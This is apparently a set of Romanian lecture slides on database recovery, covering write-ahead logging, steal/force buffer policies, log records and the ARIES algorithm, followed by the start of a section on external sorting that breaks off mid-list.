


Protocol **Write-Ahead Logging** (WAL):


1. Trebuie **asigurată** adăugarea unei intrări coresp. unei modificări în **log înainte** ca pagina ce conține înregistrarea sa fie salvată pe disc.
2. Trebuie **adăugate** toate **intrările** corespunzătoare unei tranzacții **înainte de commit**.



- Poate decide *Buffer Manager*-ul salvarea anumitor pagini (modificate de o tranzacție) din *buffer* pe disc fără a aștepta instrucțiuni specifice de la *Recovery Manager*?
 - Decizie *steal / no-steal*
 - *No-steal* înseamnă că RM păstrează referința către paginile modificate din *buffer*



- Poate *Recovery Manager* “forță” *Buffer Manager* să salveze anumite pagini din *buffer* pe disc la finalul executării unei tranzacții?
- Decizie *force / no-force*



- Se forțează salvarea pe disc a fiecărei modificări?
 - Timpi mari de răspuns.
 - Garantează durabilitatea.
 - Garantează atomicitatea.

	No Steal	Steal
Force	Trivial	
No Force		Ideal

■ Se permite salvarea unor pagini de memorie modificate de tranzacții ce nu s-au comis?

- Dacă nu, concurență redusă, anumite tranzacții fiind blocate.
- Dacă da, cum se poate garanta atomicitatea?

	No Steal	Steal
Force	Trivial	
No Force		Ideal

■ Steal / No-force

- BM poate salva modificări intermediare ale tranzacțiilor. RM salvează doar un *commit*

■ Steal / force

- BM poate salva modificări intermediare ale tranzacțiilor. RM salvează toate modificările (*flush*) înainte de *commit*

■ No-steal / no-force

- Nici una din paginile modificate nu se salvează decât la *commit*. RM salvează un *commit* și elimină referințele către paginile modificate.

■ No-steal / force

- Nici una din paginile modificate nu se salvează decât la *commit*. RM salvează toate modificările (*flush*) la *commit*

■ **STEAL** (de ce garantarea *Atomicității* e dificilă)

■ *To steal frame F:* Pagina curentă memorată în F (să spunem P) este copiată pe disc; este posibil ca anumite tranzacții să blocheze anumite obiecte memorate în P.

- Ce se întâmplă dacă tranzacția k, ce bloca anumite obiecte din P, eșuează?
- Trebuie memorată vechea valoare a lui P (pentru a aplica **UNDO** modificărilor apărute în pagina P).


■ **NO FORCE** (de ce garantarea *Durabilității* e dificilă)

- Ce se întâmplă dacă sistemul se blochează înainte ca o pagină modificată să fie copiată pe disc?
- În momentul comiterii unei tranzacții este necesar să se scrie pe disc informația minimă pentru ca modificările tranzacției să poată fi reproduse.

Contextul WAL



- Fiecare intrare din log are un Log Sequence Number (LSN).
 - LSN crește incremental.




Contextul WAL



- Fiecare pentină de date conține un pageLSN.


= LSN al celei mai recente *intrări din log* modificări din pentină.



Contextul WAL



- Sistemul mai reține **flushedLSN**.
 - LSN maxim până la care tot logul e salvat pe disc.
- WAL:
 - $\text{pageLSN} \leq \text{flushedLSN}$



Intrări ale log-ului

Câmpurile intrărilor :

LSN
prevLSN
TransID
type
pageID
length
offset
before-image
after-image

Doar pentru modificări

Tipuri posibile de intrări:

- **Update**
- **Commit**
- **Abort**
- **Checkpoint**
- **End** (semnifică terminarea unui *commit* sau *abort*)
- **Compensation Log Records (CLRs)**
 - pentru UNDO

Compensation Log Record (CLR)

- Utilizat în faza de recuperare a datelor
- Este adăugat chiar înainte de anularea unei modificări marcate printr-o intrare în log
- Conține un câmp numit **undoNextLSN**
 - LSN-ul următoarei intrări de tip *update* ce trebuie anulată pentru o anumită tranzacție
 - Se initializează cu *prevLSN* al intrării curente
- Indică ce acțiuni au fost deja anulate
- Previne anularea de mai multe ori a aceleiași acțiuni

Alte construcții utilizate de RM

- Tabela de tranzacții:
 - O înregistrare pentru fiecare tranzacție activă.
 - Conține XID (id tranzacție), stare (running / committed / aborted) și lastLSN.
- Tabela paginilor cu modificări (*Dirty Page Table*):
 - O înregistrare pentru fiecare pagină cu modificări din *buffer*.
 - Conține recLSN – LSN al primei intrări din log care a adus o modificare paginii.

Execuția normală a unei tranzacții

Context

- Secvență de **citiri & modificări**, urmate de **commit** sau **abort**
 - Vom presupune că scrierea unei pagini pe disc e atomică
- *Strict 2PL.*
- Abordare gestiune *buffer*: STEAL, NO-FORCE
- Write-Ahead Logging.

Vedere de ansamblu



Intrări Log

prevLSN
XID
type
pageID
length
offset
before-image
after-image



Pagini de date

fiecare
cu un
pageLSN

Master record



Tabelă tranzacții

lastLSN
stare


Tabelă pagini modif.

recLSN

flushedLSN

Exemplu: Întreruperea simplă a unei tranzacții

- Se consideră întreruperea explicită a unei tranzacții.
- Se parcurge log-ul în ordine inversă, anulând modificările.
 - Se pornește de la **lastLSN** al tranzacției din tabela de tranzacții
 - Se parcurge lista de intrări ale log-ului urmând câmpul **prevLSN**
 - Înainte de anulare se adaugă o înregistrare ***Abort*** în log
 - utilă la recuperarea în cazul unei întruperi în timpul operației de anulare a modificărilor!



- Obiectul a căreia modificare se anulează va fi blocat!
- Înainte de salvarea noii valori se adaugă un CLR:
 - Log-ul se actualizează și pe parcursul anulării!
 - Câmpul **undonextLSN** al CLR referă următoarea intrare din log pentru anulat (adică *prevLSN* al înregistrării anulate).
 - Intrările de tip CLR nu se anulează *niciodată*
- La finalul anulării tuturor modificărilor tranzacției se inserează o intrare **end** în log.

Comiterea unei tranzacții


- Se inserează o intrare **commit** în log.
- Toate intrările de log corespunzătoare tranzacției se salvează pe disc (până la **lastLSN**).
 - Garantează că **flushedLSN \geq lastLSN**.
 - Inserările în log se fac secvențial, sincron pe disc
 - Există mai multe intrări de log per pagină.
- Se inserează o intrare **end** în log.

Faze ale ARIES

(Algorithm for Recovery and Isolation Exploiting Semantics)

- Analiză: Se parcurge *log*-ul de la cel mai recent *checkpoint* spre final pentru identificarea tuturor tranzacțiilor active și a tuturor paginilor modificate existente în *buffer* la momentul întreruperii
- Redo: Reface toate modificările paginilor din *buffer*, corespunzătoare tranzacțiilor comise înainte de întrerupere, pentru a asigura că toate modificările s-au salvat pe disc.
- Undo: Modificările tuturor tranzacțiilor active în momentul întreruperii se anulează (folosind *valoarea anterioară* prezentă în intrare), mergând din spate în față.

LOG




Se pornește de la ultimul *checkpoint* (din *master record*).

Trei faze:


- Aflarea tranzacțiilor active sau cele comise de la ultimul checkpoint (**Analiza**).
- Reexecutarea tuturor acțiunilor tranz. comise (repetare istoric **REDO**)
- Anularea efectelor tranzacțiilor eşuate (**UNDO**).

Exemplu




Tabelă Tranz
lastLSN
stare
Tabelă Pagini Mod
reclSN
flushedLSN

ToUndo



Exemplu



Tabelă Tranz
lastLSN
stare
Tabelă Pagini Mod
recLSN
flushedLSN

ToUndo


LSN	LOG
00,05	+ begin_checkpoint, end_checkpoint
10	- update: T1 writes P5
20	- update T2 writes P3
30	- T1 abort
40,45	- CLR: undo T1 LSN 10, T1 end
50	- update: T3 writes P1
60	- update: T2 writes P5
	X CRASH, RESTART
70	- CLR: undo T2 LSN 60
80,85	- CLR: undo T3 LSN 50, T3 end
	X CRASH, RESTART
90,95	- CLR: undo T2 LSN 20, T2 end

undonextLSN

Probleme suplimentare

- Pot să apară întreruperi în timpul recuperării bazei de date:
 - Se aplică *redo* și *undo* o singură dată unei înregistrări, sau
 - *Redo* și *undo* se construiesc ca acțiuni idempotente
- Limitarea duratei fazei de REDO:
 - Salvări asincrone de pagini.
- Limitarea duratei fazei de UNDO:
 - Evitarea tranzacțiilor ce durează mult.

Sortare externă



Sortare

- O problemă clasică în informatică!
- Este critică pentru bazele de date:
 - Afişare informaţii într-o anumită ordine
 - Eliminarea duplicărilor
 - Grupare
 - Executarea *join*-ului între mai multe tabele

Sortare

- *Quick Sort, Heap Sort, Selection Sort,...*
- Foarte eficienți, dar presupun că toate datele încap complet în memoria internă.

Sortare externă

- Problemă: sortare 1Tb de date având 1Gb de RAM.
- Sortare externă: ordonarea unei mulțimi de date ce nu încape în memoria internă
- Sortarea externă nu se realizează într-un singur pas

Sortare externă


- Faze:
 1. Se împart datele în monotonii.
 2. Se interclasează montoniile într-un singur sir complet sortat

Principii generale

- Monotoniile vor fi cât mai lungi posibil.
- În fiecare fază se va paraleliza cât mai mult posibil citirea datelor de intrare, procesarea și salvarea datelor
- Se utilizează cât mai multă memorie internă posibil


Sortarea prin interclasarea a două şiruri

- Necesită exact 3 pagini în *buffer*
- Pas 0: citeşte o pagină → sortează → salvează pagina.
 - se foloseşte o singură pagină din *buffer*
- Paşi 1, 2, ..., etc:
 - se folosesc 3 pagini:



